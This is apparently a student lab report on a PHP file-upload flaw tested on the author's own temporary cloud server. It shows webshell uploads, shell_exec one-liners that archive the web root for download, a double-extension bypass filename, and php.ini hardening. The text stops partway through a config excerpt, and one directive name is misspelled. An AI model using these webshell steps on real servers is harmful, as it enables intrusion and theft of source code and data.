Webshell Upload Vulnerability Lab Report

1. Objective

- Identify and test file upload vulnerabilities leading to webshell execution
- Conducted for educational and security research purposes only.

> ⚠️ Note !
> - This project was conducted on a temporary GCP instance solely for testing purposes.
> - The server and associated IP address have been deleted, and external access is no longer possible.

2. Testing Environment

- OS : Ubuntu 24.04 + WSL
- Web Server : Apache2 + PHP 8.3
- Cloud Platform : Google Cloud Platform
- Browser : Chrome

3. Testing Method


- Uploaded a simple PHP webshell through the vulnerable file upload function.
- Verified that mime type validation was insufficient, allowing php/html code to proceed on the server.
- Executed arbitrary system commands via the uploaded webshell using 'cmd' parameter.
- Tested that '.tar.gz' files were automatically downloaded from the server due to improper MIME settings

4. Findings

4-1. Webshell Upload and Execution

- Uploaded 'webshell.php' successfully without any validation error.
- Accessed the uploaded file and 'ls' command execution remotely.
- Command output confirmed server directory listing.

```php
<?php shell_exec("tar -czvf /var/www/html/uploads/uploads_archive.tar.gz -C
/var/www/html/uploads ."); echo "Archiving Created Success"; ?>
```



```
WS.php default.png image-test.png profile.png security_academy_resized_280x280.png shell.php test.php tt_phpdownload.php tt_phpinfo.php uploads_archive.tar.gz
도.jpg 화면 캡처 2024-10-19 024057.png
```


[Image 1] Upload and command execution result.

4-2. File Download Vulnerability

- Uploaded 'uploads_archive.tar.gz' through the vulnerable upload interfave.
- Accessed the tar.gz file directly via HTTP and downloaded it without any access control.

- The downloaded archive contained server files without restrictions

```
http://34.22.109.150/uploads/uploads_archive.tar.gz
```




[redacted]

[Image 2] Archive download result page.

4-3. File Extraction via WSL

- The downloaded 'upload_archive.tar.gz' file was extracted using the WSL (Windows Subsystem for Linux) environment.
- Standard Linux command 'tar -xzvf uploads_archive.tar.gz' was used to decompress the archive.
- The extracted files comfirmed that the server;'s uploaded directory contents were successfully obtained.

```
tar -xzvf uploads_archive.tar.gz
```



```
dartrix@7S5-G51A:/mnt/c/Users/[redacted]/Downloads$ tar -xzvf uploads_archive.tar.gz
./
./화면 캡처 2024-10-19 024057.png
./WS.php
./tt_phpdownload.php
./webShell.php
./profile.png
./솜사탕.jpeg
./제주도.jpg
./security_academy_resized_280x280.png
./tt_phpinfo.php
./default.png
./test.php
./webShell.php.png.php
./스크린샷 2024-07-19 225357.png
./image-test.png
./shell.php
./uploads_archive.tar.gz
```

[Image 3] Decompressed server files from the downloaded archive.

4-4. Server MIME Type Behavior Analysis

- When handling uploaded files, the server determines processing behavior based on MIME type definitions listed in '/etc/mime.types'.
- Files associated with recognized MIME types are handled according to standard server rules :
  - 'text.html' : Rendered as a web page by the browser.
  - 'image/jpeg' : Displayed as an image file.
  - 'application/pdf' : Rendered or downloaded by the browser's PDF viewer.
- Files with undefined or generic MIME types (e.g., 'application/octet-stream') are treated as downloadable files without server-side execution or rendering.
- This behavior can be leveraged by attackers to :
  - upload executable scripts under misleading MIME types.
  - Bypass rendering and trigger file downloads directly.

⇒ Proper MIME type handling is critical to prevent unauthorized script execution or unintended file exposures.

[Table 1] Example MIME Types and Handling Behavior

MIME Type	Handling Behavior
text/html	Rendered as a webpage
image/jpeg	Displayed as an image
application/pdf	Displayed or downloaded as PDF
mime/noext	Treated as a downloadable file

Based on the server behavior analysis, the potential impacts of improper file upload handling are as follows.


5. Potential Impact

5-1. Attempt to Download Entire File Structure

In order to assess the risk of complete file extraction, additional testing was conducted to simulate an attacker's behavior :

1. Identifying Availabe Files on the Server.
    - An attacker could first observe the structure and contents of the upload directory.
    - Uploaded webshells or custom scripts could be used to explore server directories and file hierarchies.
2. Archiving Server Files :
    - Using shell commands, the entire '/html' directory was compressed into a single archive file 'html_part1.tar.gz'
    - This allowed grouping multiple files into one for easier exfiltration.

```
<?php shell_exec("tar -czvf /var/www/html/uploads/html_part1.tar.gz -C /var/www/html
."); echo "Archive created and stored in uploads directory."; ?>
```




```
total 833M
-rw-r--r-- 1 www-data www-data   39 Oct 18 05:21 WS.php
-rw-rw-rw- 1 root     root     5.3K Oct 14 06:06 default.png
-rw-r--r-- 1 www-data www-data 276M Oct 29 16:41 html_part1.tar.gz
-rw-r--r-- 1 www-data www-data   45 Oct 29 16:40 html_part2.tar.gz
-rw-r--r-- 1 www-data www-data   45 Oct 29 16:40 html_part3.tar.gz
-rw-r--r-- 1 www-data www-data 133K Oct 25 04:07 image-test.png
-rw-rw-rw- 1 root     root     1.6K Oct 14 06:06 profile.png
-rw-r--r-- 1 www-data www-data  50K Oct 18 16:34 security_academy_resized_280x280.png
-rw-r--r-- 1 www-data www-data   30 Oct 16 03:16 shell.php
-rw-r--r-- 1 www-data www-data  401 Oct 19 00:47 test.php
-rw-r--r-- 1 www-data www-data  132 Oct 29 15:08 tt_phpdownload.php
-rw-r--r-- 1 www-data www-data  315 Oct 29 16:19 tt_phpdownload2.php
-rw-r--r-- 1 www-data www-data  443 Oct 29 16:24 tt_phpdownload4.php
-rw-r--r-- 1 www-data www-data  395 Oct 29 16:39 tt_phpdownload5.php
```

[Image 4] Archiving the server's /html directory using shell commands.


5-2. Downloading the Archive

- The generated html_part1.tar.gz archive was accessed via direct URL and successfully downloaded.

```
http://34.22.109.150/uploads/html_part1.tar.gz
```



오늘			
html_part1.tar	2024-10-30 오전 1:46	압축된 보관 폴더	522,517KB


다운로드 기록


오늘

html_part1.tar.gz

[Image 5 and 6] Successfully downloaded server archive file.


5-3. Inspecting the Downloaded Archive Contents

- Upon extracting the downloaded archive locally, all server files, including PHP source files and web application assets, wer revealed without restriction.


다운로드 > html_part1.tar >

이름	유형	크기	수정한 날짜
components	파일 폴더		2024-10-14 오후 5:47
css	파일 폴더		2024-10-14 오후 3:06
db	파일 폴더		2024-10-14 오후 4:35
image	파일 폴더		2024-10-14 오후 3:06
member	파일 폴더		2024-10-14 오후 3:06
uploads	파일 폴더		2024-10-30 오전 1:39
.htaccess	HTACCESS 파일	1KB	2024-10-14 오후 5:49
board	PHP 원본 파일	4KB	2024-10-14 오후 3:06
boardLike	PHP 원본 파일	2KB	2024-10-14 오후 3:06
boardView	PHP 원본 파일	3KB	2024-10-14 오후 3:06
cart	PHP 원본 파일	6KB	2024-10-14 오후 3:06
cart_add	PHP 원본 파일	2KB	2024-10-14 오후 3:06
cart_remove	PHP 원본 파일	1KB	2024-10-14 오후 3:06
createBoard	PHP 원본 파일	1KB	2024-10-14 오후 3:06
dbcon	PHP 원본 파일	1KB	2024-10-14 오후 7:19
delete	PHP 원본 파일	2KB	2024-10-14 오후 3:06
double_free	PHP 원본 파일	1KB	2024-10-29 오후 10:15
hotboard	PHP 원본 파일	4KB	2024-10-14 오후 3:06

[Image 7] Decompressed view of the server file structure.


다운로드 > html_part1.tar > member

이름	유형	크기	수정한 날짜
login	PHP 원본 파일	2KB	2024-10-14 오후 3:06
login_ok	PHP 원본 파일	1KB	2024-10-14 오후 3:06
logout	PHP 원본 파일	1KB	2024-10-14 오후 3:06
signup	PHP 원본 파일	3KB	2024-10-14 오후 3:06
signup_ok	PHP 원본 파일	1KB	2024-10-14 오후 3:06

[Image 8] Detailed inspection of the member directory showing user authentication files (e.g., login.php, signup.php)

Impact summary :

- Full server-side source code exposure.
- Potential leakage of sensitive files. (e.g., user authentication, configuration, hidden directories)

6. Mitigation Suggestions

- To mitigate the risks associated with improper file upload handling and potential webshell execution, server-side security configurations were applied.


6-1. Disable Dangerous PHP Functions

- By editing 'php.ini' configuration file, functions that could execute system commands were disabled.

[Table 2] Targeted Dangerous Functions

Function type	Behavior
exec	Executes external programs without shell output control
system	Executes external programs and outputs results directly
passthru	Executes programs and outputs results unfiltered, often used for binary data.
shell_exec	Executes shell commands and returns output as a string

```
Configuration Path : /etc/php/8.3/apache2/php.ini Applied Changes : # Example code
modification in php.ini disable_function = exec, system, passthru, shell_exec
```


ssh.cloud.google.com/v2/ssh/projects/vuln-project-438604/zones/asia-northeast3-a/instances/my-vuln-instan...

ssh.cloud.google.com/v2/ssh/projects/vuln-project-438604/zones/asia-northeast3-a/instances/my-vul...


```
; precision.
serialize_precision = -1

; open_basedir, if set, limits all file operations to the defined directory
